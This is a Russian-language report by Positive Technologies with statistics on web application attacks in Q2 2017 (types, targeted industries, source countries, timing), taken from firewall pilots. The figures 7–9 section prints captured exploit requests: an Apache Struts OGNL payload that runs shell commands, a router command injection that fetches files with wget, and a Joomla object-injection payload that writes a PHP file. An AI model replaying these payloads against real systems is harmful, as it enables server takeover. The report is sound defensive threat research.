

СТАТИСТИКА АТАК НА ВЕБ-ПРИЛОЖЕНИЯ

II КВАРТАЛ 2017 ГОДА

POSITIVE TECHNOLOGIES

СОДЕРЖАНИЕ

Введение..... 3

Основные результаты..... 4

Статистика атак на веб-приложения 5

 Типы атак..... 5

 Источники атак..... 10

 Динамика атак..... 10

Выводы 13

ВВЕДЕНИЕ

В данном исследовании представлена статистика атак на веб-приложения за II квартал 2017 года. Исходные данные были получены в ходе пилотных проектов по внедрению меж-сетевого экрана уровня приложений PT Application Firewall, а также по итогам работы PT AF для защиты веб-приложений компании Positive Technologies.

В отчете рассмотрены наиболее распространенные типы атак, цели атак, их источники, а также интенсивность и распределение во времени. Кроме того, приводится статистика по отдельным отраслям экономики. Исследование атак позволяет оценить текущие тенденции в области безопасности веб-приложений, выявить актуальные угрозы и выделить те факторы, на которые прежде всего следует обратить внимание при разработке веб-приложения и построении системы защиты.

Автоматизированный поиск уязвимостей с помощью специализированного ПО для сканирования веб-приложений (например, Acunetix) был исключен из исходных данных. Приведенные в отчете примеры атак были проверены вручную на предмет ложных срабатываний и являются достоверными.

Ресурсы Positive Technologies рассматриваются в совокупности с ресурсами компаний из сферы информационных технологий.

ОСНОВНЫЕ РЕЗУЛЬТАТЫ



Каждая вторая атака

нацелена на доступ
к данным



2 из 5 атак

нацелены
на пользователей



3 дня

между публикацией
уязвимости и попыткой атаки



35 135

максимальное число атак
на одну компанию в сутки

Межсайтовое выполнение сценариев

39%

Внедрение SQL-кода

25%

Выход за пределы назначенной директории

7%

Утечка информации

5%

Удаленное выполнение кода и команд ОС

4%

0% 10% 20% 30% 40% 50%

Самые распространенные атаки

Ночь

20%

Утро

24%

День

31%

Вечер

25%

0% 10% 20% 30% 40% 50%

Распределение атак по времени суток (по местному времени исследуемых организаций)

IT-компании

1346

Государственные организации


1184

Здравоохранение

610

0 500 1000 1500 2000 2500

Среднее количество атак в день на одну компанию



СТАТИСТИКА АТАК НА ВЕБ-ПРИЛОЖЕНИЯ

Типы атак

Наиболее часто во II квартале 2017 года встречались атаки на пользователей веб-приложений «Межсайтовое выполнение сценариев». Атаки «Внедрение SQL-кода», направленные на получение доступа к чувствительной информации или выполнение команд ОС и проникновение в систему, составили, как в I квартале, примерно четверть от общего числа зафиксированных атак. Мы ожидаем, что два этих типа атак будут и впредь совместно составлять по меньшей мере половину всех атак на веб-приложения. Кроме того, в рейтинг вошли атаки «Утечка информации» и «Внедрение конструкций XML», также позволяющие получить доступ к информации.

Возросло число атак на пользователей веб-приложений




Рисунок 1. Топ-10 атак на веб-приложения

Более детальную картину можно получить разделив компании, в отношении которых проводились атаки, по отраслям. Во II квартале в исследовании участвовали государственные организации, IT-компании, образовательные и здравоохранительные учреждения, компании из сферы энергетики и промышленности.

Как и в I квартале, значительная доля атак на государственные учреждения нацелена непосредственно на доступ к данным. В государственных организациях персональные данные — наиболее важный ресурс, поэтому атаки направлены либо на получение доступа к базам данных, либо на пользователей приложений. С одной стороны, сайты государственных организаций имеют достаточно высокий уровень доверия среди пользователей, а с другой — среди их посетителей высока доля людей, не обладающих какими-либо знаниями о безопасности в интернете. В связи с этим они являются популярной целью для атаки «Межсайтовое выполнение сценариев», которая может привести к заражению компьютера пользователя вредоносным ПО. В пятерку атак во II квартале вошла атака «Утечка информации», эксплуатирующая различные уязвимости веб-приложения, которые могут раскрыть дополнительные сведения о пользователях, о самой системе и другую чувствительную информацию.




Рисунок 2. Топ-5 атак на веб-приложения государственных организаций

Кража конфиденциальной информации является основным мотивом нарушителей и в сфере здравоохранения: более половины атак были направлены на получение доступа к данным. В сфере здравоохранения за последнее время произошло несколько крупных утечек данных, например в мае хакерская группировка The Dark Overlord опубликовала около 180 000 записей пациентов из трех медицинских центров¹. Затем произошел инцидент в литовской клинике пластической хирургии: хакеры опубликовали более 25 000 интимных фото пациентов до и после операций². Предварительно хакеры требовали выкуп как у самой клиники (в размере 344 000 евро), так и у пациентов (сумма выкупа за удаление данных достигала 2000 евро). Кроме того, в мае из-за уязвимости в веб-приложении пострадала компания Molina Healthcare, инцидент затронул почти 5 миллионов пациентов, чьи персональные данные оказались в открытом доступе³.

Приблизительно четверть общего числа атак составили попытки вызвать отказ в обслуживании. Веб-приложения современных медицинских учреждений часто предоставляют пациенту возможность подробно ознакомиться с возможностями клиники, записаться на прием к специалисту, вызвать врача на дом, приобрести страховку или пакет медицинских услуг, получить онлайн-консультацию. Отказ в обслуживании такого приложения может нанести не только ущерб репутации организации и доставить определенные неудобства пациентам, но и повлечь финансовые потери компании.




Рисунок 3. Топ-5 атак на веб-приложения сферы здравоохранения

Среди атак на IT-компании, как и ранее, выделяются «Межсайтовое выполнение сценариев» и «Внедрение SQL-кода». Возможность реализации подобных атак несет существенные репутационные риски для IT-компании. Помимо доступа к информации атака «Внедрение SQL-кода» может использоваться и в других целях, в частности для дефейса сайта; а атака «Межсайтовое выполнение сценариев» может применяться для заражения рабочих станций пользователей вредоносным ПО.




Рисунок 4. Топ-5 атак на веб-приложения IT-компаний

¹ databreaches.net/thedarkoverlord-dumps-180000-patients-records-from-3-hacks/

² dailymail.co.uk/news/article-4556328/Plastic-surgery-clinics-hacked-25-000-photos-data-online.html

³ databreaches.net/molinahealthcare-com-exposed-patient-records/

Нарушители, которые проводят атаки на образовательные учреждения, стремятся либо получить доступ к данным, например экзаменационным материалам, либо изменить текущую информацию, например результаты экзаменов. Во II квартале более половины атак были направлены на получение доступа к информации, среди них преобладает «Выход за пределы назначенного каталога», с помощью которого нарушитель может прочитать файлы на сервере. Приблизительно каждая шестая атака нарушителей нацелена на выполнение команд ОС.




Рисунок 5. Топ-5 атак на веб-приложения сферы образования

При атаке на энергетические и промышленные компании злоумышленники ставят своей целью получение контроля над инфраструктурой компании, поэтому среди самых популярных атак присутствуют те, которые позволяют выполнить команды ОС и захватить контроль над сервером или получить информацию о системе, в то время как атаки на пользователей практически отсутствуют. Развивая атаку во внутреннюю сеть компании, злоумышленник может получить доступ к критически важным компонентам системы и повлиять на технологические процессы.




Рисунок 6. Топ-5 атак на веб-приложения энергетических и промышленных компаний

На рисунке 7 приведен пример обнаружения удаленного выполнения команд — эксплуатации уязвимости [CVE-2017-5638](#) в Apache Struts. Это бесплатный фреймворк с открытым исходным кодом, который используется для создания веб-приложений на Java. Уязвимость позволяет атакующему выполнять произвольный код на сервере, изменив содержимое HTTP-заголовка Content-Type. Информация об уязвимости появилась в марте этого года, а первые попытки эксплуатации в рассматриваемых системах были зафиксированы 3 апреля.

Еще один пример атаки «Удаленное выполнение кода и команд ОС» (рисунок 8) демонстрирует, как злоумышленники пытаются эксплуатировать не только уязвимости веб-приложений, но и уязвимости прошивок сетевых устройств. Уязвимость [CVE-2017-8220](#) была опубликована 25 апреля, а 28 апреля злоумышленники уже начали атаковать.

Match	<pre> Protector rule-engine-p Variable: REQUEST_HEADERS Content-Type Value: %%(# = "multipart/form-data") {#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS}.(#_memberAccess?(#_memberAccess=#dm): {{#container!=context[com.opensymphony.xwork2.ActionContext.container]}} {{ognlUtil!=context.getInstances()}} {{dm=@ognl.OgnlUtil@CLASS}} {{ognlUtil.getExcludedPackageNames().clear()}} {{ognlUtil.getIncludedClasses().clear()}} {{context.setMemberAccess(#dm)}} {{#if="14"}} {{#isnix= {{java.lang.System.getProperty("file.separator").equals("/")}} {{#ifarray={#isnix?"/bin/bash":"c:/gitl"}} {{cmd.exe?"/c; #ifarray}} {{#p=new java.lang.ProcessBuilder(\$ifarray)}} {{#p.redirectErrorStream(true)}} {{#process=#p.start()}} {{#ros= {{org.apache.struts2.ServletActionContext.getResponse().getOutputStream()}} {{org.apache.commons.io.IOUtils@copy(\$process.getInputStream(),#ros)}} {{#ros.flush()}} </pre>
Raw request	<pre> 1 GET /site/ HTTP/1.1 2 TE: deflate,gzip;q=0.3 3 Connection: Keep-Alive, TE, close 4 Accept: text/html,application/xhtml+xml,application/xml 5 Accept-Encoding: gzip, deflate 6 Accept-Language: en-US,en 7 Host: 8 User-Agent: Mozilla/5.0 9 Content-Type: %%(# = "multipart/form-data") {#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS}.(#_memberAccess?(#_memberAccess=#dm): {{#container!=context[com.opensymphony.xwork2.ActionContext.container]}} {{#ognlUtil!=context.getInstances()}} {{dm=@ognl.OgnlUtil@CLASS}} {{ognlUtil.getExcludedPackageNames().clear()}} {{ognlUtil.getIncludedClasses().clear()}} {{context.setMemberAccess(#dm)}} {{#if="14"}} {{#isnix= {{java.lang.System.getProperty("file.separator").equals("/")}} {{#ifarray={#isnix?"/bin/bash":"c:/gitl"}} {{cmd.exe?"/c; #ifarray}} {{#p=new java.lang.ProcessBuilder(\$ifarray)}} {{#p.redirectErrorStream(true)}} {{#process=#p.start()}} {{#ros=@org.apache.struts2.ServletActionContext.getResponse().getOutputStream()}} {{org.apache.commons.io.IOUtils@copy(\$process.getInputStream(),#ros)}} {{#ros.flush()}} 10 Keep-Alive: 10 11 </pre>

Рисунок 7. Пример обнаружения атаки «Удаленное выполнение кода и команд ОС»

Match	Protector rule-engine-p Variable: REQUEST_ARGS Value: 64 timeout=1 numberOfRepetitions=1 host=127.0.0.1;cd /tmp ; wget http:// , X_TP_ConnName=cwan_ipoe_s_diagnosticsState-Requested
Raw request	<pre> 1 POST /cgi?2 HTTP/1.0 2 Accept: */* 3 Host: 4 User-Agent: Wget(linux) 5 Content-Type: text/plain 6 "Referer": 7 Content-Length: 211 8 Content-Type: application/x-www-form-urlencoded 9 10 [IPING DIAGN0,0,0,0,0,0,0,0,0,0,0,0]0,6 11 dataSizeSize=64 12 timeout=1 13 numberOfRepetitions=1 14 host=127.0.0.1;cd /tmp ; wget http:// 15 X_TP_ConnName=cwan_ipoe_s 16 diagnosticsState-Requested 17 </pre>

Рисунок 8. Пример обнаружения атаки «Удаленное выполнение кода и команд ОС»

Таким образом, между публикацией уязвимости и практическим ее применением может пройти всего несколько дней. (Этот срок может варьироваться в зависимости от сложности эксплуатации уязвимости.) При атаке на веб-приложение нарушитель прежде всего будет пробовать эксплуатировать те уязвимости, которые были обнаружены сравнительно недавно и для которых, скорее всего, еще не были установлены обновления.

Использование устаревшего ПО значительно облегчает работу злоумышленников, ведь в открытом доступе можно найти не только информацию обо всех известных уязвимостях, но и готовые эксплойты к ним. Нарушитель может узнать версию используемых компонентов как вследствие раскрытия информации из-за недостатков конфигурации приложения, так и по результатам эксплуатации уязвимостей, специфичных для определенных версий. В одной из компаний, где проводились пилотные проекты, использовалась устаревшая версия Joomla!, чем и намеревался воспользоваться злоумышленник, пытаясь эксплуатировать уязвимость, известную еще с 2015 года, которая позволяет выполнить произвольный код (CVE-2015-8562).

REQUEST_QUERY	
1=%40ini_set%28%22display_errors%22%2C%220%22%29%3B%40set_time_limit%280%29%3B%40set_magic_quotes_runtime%280%29%3Becho%20%27-%3E%7C%27%3Bfile_put_contents%28%24_SERVER%5B%2DDOCUMENT_ROOT%27%5D_%27%2Fwebconfig.txt.php%27%2Cbase64_decode%28%27PD9waHAgZxZhbgGkX1BPURlRbMV0pOz8%28%27%29%29%3Becho%20%27%7C%3C-%27%3B	
REQUEST_RAW_BODY	
1 GET /?1=%40ini_set%28%22display_errors%22%2C%220%22%29%3B%40set_time_limit%280%29%3B%40set_magic_quotes_runtime%280%29%3Becho%20%27-%3E%7C%27%3Bfile_put_contents%28%24_SERVER%5B%2DDOCUMENT_ROOT%27%5D_%27%2Fwebconfig.txt.php%27%2Cbase64_decode%28%27PD9waHAgZxZhbgGkX1BPURlRbMV0pOz8%28%27%29%29%3Becho%20%27%7C%3C-%27%3B HTTP/1.1	
2 Accept-Encoding: Identity 3 Host: 4 Connection: close 5 User-Agent: test[0 21:"DatabaseDriverMysql":3;{s:2;"fc";0:17;"SimpleFactory":0;{s:2 1:"\0@0addconnecthandlers";j:l;i:0;a:2;{i:0;0:9;"SimplePie";s:8;"sanitize";0:20;"DatabaseDriverMysql":0;}};"feed url";s:46;"eval{"_REQUEST[1]";f:Factory:getConfig();exit;};s:1 9:"cache_name_function";s:6;"assert";s:5;"cache";i:1;s:11;"cache_class";o:20;"DatabaseDriverMysql":0;}};i:1;s:4;"init";s:13:"\0@0connection";b:}};}	

Рисунок 9. Пример обнаружения атаки «Удаленное выполнение кода и команд ОС»

Таковы основные типы отдельно взятых атак на веб-приложения, но существуют также цепочки, состоящие из нескольких целенаправленных атак, и при расследовании инцидентов крайне важно вовремя выявлять их и останавливать их развитие. Межсетевой экран при этом должен в реальном времени выявлять корреляции среди всех зафиксированных событий. Необходимо учитывать, что злоумышленники в целях маскировки могут прибегать к различным приемам для сокрытия своих действий: применять различные методы взлома, делать перерывы между отдельными атаками или изменять IP-адрес. Пример выявленной цепочки атак «Внедрение SQL-кода» в интерфейсе PT AF представлен на рисунках 10 и 11. В цепочку вошло 38 атак, каждой из которых был присвоен высокий уровень риска.

		finished	Verified Blind SQL Injection Exploitation
View: Basic / Advanced / Raw			
Field	Actions	Value	
ALERT_DESCRIPTION	Q X	A Blind SQL Injection Exploitation has been detected	
ALERT_NAME	Q X	Verified Blind SQL Injection Exploitation	
ALERT_SEVERITY.HIGH	Q X	38	
ALERT_SEVERITY.LOW	Q X	0	
ALERT_SEVERITY.MEDIUM	Q X	0	

Рисунок 10. Пример выявленной цепочки атак «Внедрение SQL-кода»

EVENT_SEVERITY	EVENT_TAG.NAME	EVENT_DESCRIPTION	MATCHED.VARIABLE_NAME	TIMESTAMP
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:50
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:48
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:47
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:45
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:42
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:41
high	SQL Injection	SQL injection attempt	REQUEST_GET_ARGS.ID	2017-04-12 08:54:39

Рисунок 11. Атаки «Внедрение SQL-кода», входящие в одну корреляционную цепочку

По среднему числу зарегистрированных событий в день на первых местах находятся IT-компании и государственные учреждения, за ними следуют организации из сфер здравоохранения, образования, энергетики и промышленности. По сравнению с предыдущими исследованиями наблюдается снижение числа атак на веб-приложения госучреждений. Это связано со спецификой веб-приложений, которые вошли в выборку во II квартале: большая часть сайтов носила информационный характер и не обладала функциональностью, которая могла бы представлять интерес для нарушителей. Атаки на сайты промышленных компаний, как правило, носят целевой характер и осуществляются опытными хакерами: злоумышленники действуют максимально аккуратно, чтобы не быть замеченными, поэтому, несмотря на небольшое количество, именно эти атаки максимально опасны.




Рисунок 12. Среднее число атак в день по отраслям



Во II квартале повысился интерес нарушителей к атакам на пользователей приложений. В то же время целью значительной части атак является доступ к чувствительной информации.

Как и в I квартале, наибольшее число атак приходится на веб-приложения государственных учреждений и IT-компаний.

Источники атак

Рассмотрим источники атак на веб-приложения. На диаграмме выделяются Россия, Китай, Индия и США. Такое распределение атакующих связано с тем, что большая часть пилотных проектов проводилась для российских компаний.




Рисунок 13. Источники атак по числу уникальных IP-адресов

Также можно разбить исследуемые системы по отраслям. Атаки на государственные организации в первую очередь осуществлялись с IP-адресов, принадлежащих провайдерам из России (61% атак), Великобритании (8%), Франции (20%), США (4%) и Украины (2%).

Как и в первом квартале, среди источников атак на IT-компании выделяются IP-адреса США (27% атак), России (22%), Китая (9%), Франции (9%) и Нидерландов (5%).

В сфере образования IP-адреса нарушителей в основном относились к США (22% атак), России (30%), Индонезии (7%), Франции (5%) и Китаю (4%).

В связи с тем, что большинство «пилотов» в сфере здравоохранения проводились для российских компаний, почти три четверти IP-адресов нарушителей принадлежали российским провайдерам (74% атак), следом идут Украина (5%), Франция (4%) и США (4%).

Для источников атак на энергетические и промышленные компании также характерно преобладание российских (72% атак), китайских (13%) и украинских (13%) IP-адресов, что связано со спецификой исследуемых компаний.



По сравнению с итогами I квартала общая картина источников атак изменилась незначительно, Россия, Китай, Индия и США по-прежнему остаются на первых местах.

Динамика атак

Можно более подробно рассмотреть распределение атак во времени. Подсчитаем, сколько атак каждого типа в среднем регистрируется в сутки для одной компании. Эти данные показывают, как часто и с какой интенсивностью нарушители используют различные методы взлома веб-приложений. Также мы увидим, какие атаки выделяются из общего потока по количеству отправленных нарушителями запросов. Проведем такое исследование для самых распространенных атак.

Существенную часть атак составляет «Межсайтовое выполнение сценариев», причем средние значения находятся в диапазоне от 100 до 250, число таких атак являлось высоким на протяжении всего квартала.




Рисунок 14. Количество атак в сутки по типам

На диаграмме выделяются и атаки «Внедрение SQL-кода». Средние значения лежат в промежутке от 40 до 200 атак в день. Поиски уязвимостей, связанных с недостаточной фильтрацией входящих данных перед использованием в SQL-запросах, характеризуются высокой интенсивностью в рамках отдельной атаки. Самая мощная атака на веб-приложение во II квартале года представляла собой поиск такой уязвимости с помощью перебора всевозможных параметров, всего нарушитель отправил более 35 000 запросов.

Выше в рейтинге поднялась атака «Утечка информации», что также связано с большим количеством злонамеренных запросов в отдельные дни, которые сильно превышали средние значения по кварталу.

В целом среднее количество атак других типов редко превышает 100 в день.

На следующем рисунке приведена общая интенсивность атак за II квартал по всем отраслям — среднее количество запросов в сутки для одной компании.




Рисунок 15. Распределение атак по дням недели



Рисунок 16. Интенсивная атака «Внедрение SQL-кода» 3 мая (интерфейс PT AF)



Рисунок 17. Интенсивная атака «Внедрение SQL-кода» в течение часа (интерфейс PT AF)

Во II квартале уровень активности нарушителей снизился незначительно по сравнению с предыдущим периодом. В среднем число атак в сутки варьировалось от 300 до 800 и не опускалось ниже 140. Максимальное количество зафиксированных атак на одну компанию в день составило 35 135, что почти в два раза превысило рекордное значение прошлого квартала. Практически все эти атаки были совершены с одного IP-адреса. Злоумышленник пытался найти уязвимость «Внедрение SQL-кода», по всей видимости используя специальные сценарии. На рисунках 16 и 17 продемонстрирована динамика атак на эту компанию за три дня и за час, в который сайт подвергался мощной атаке.

Подсчитаем усредненное распределение зафиксированных атак в течение суток для одной компании. На рисунке ниже представлены средние значения по всем отраслям (учитывалось местное время атакуемой организации).

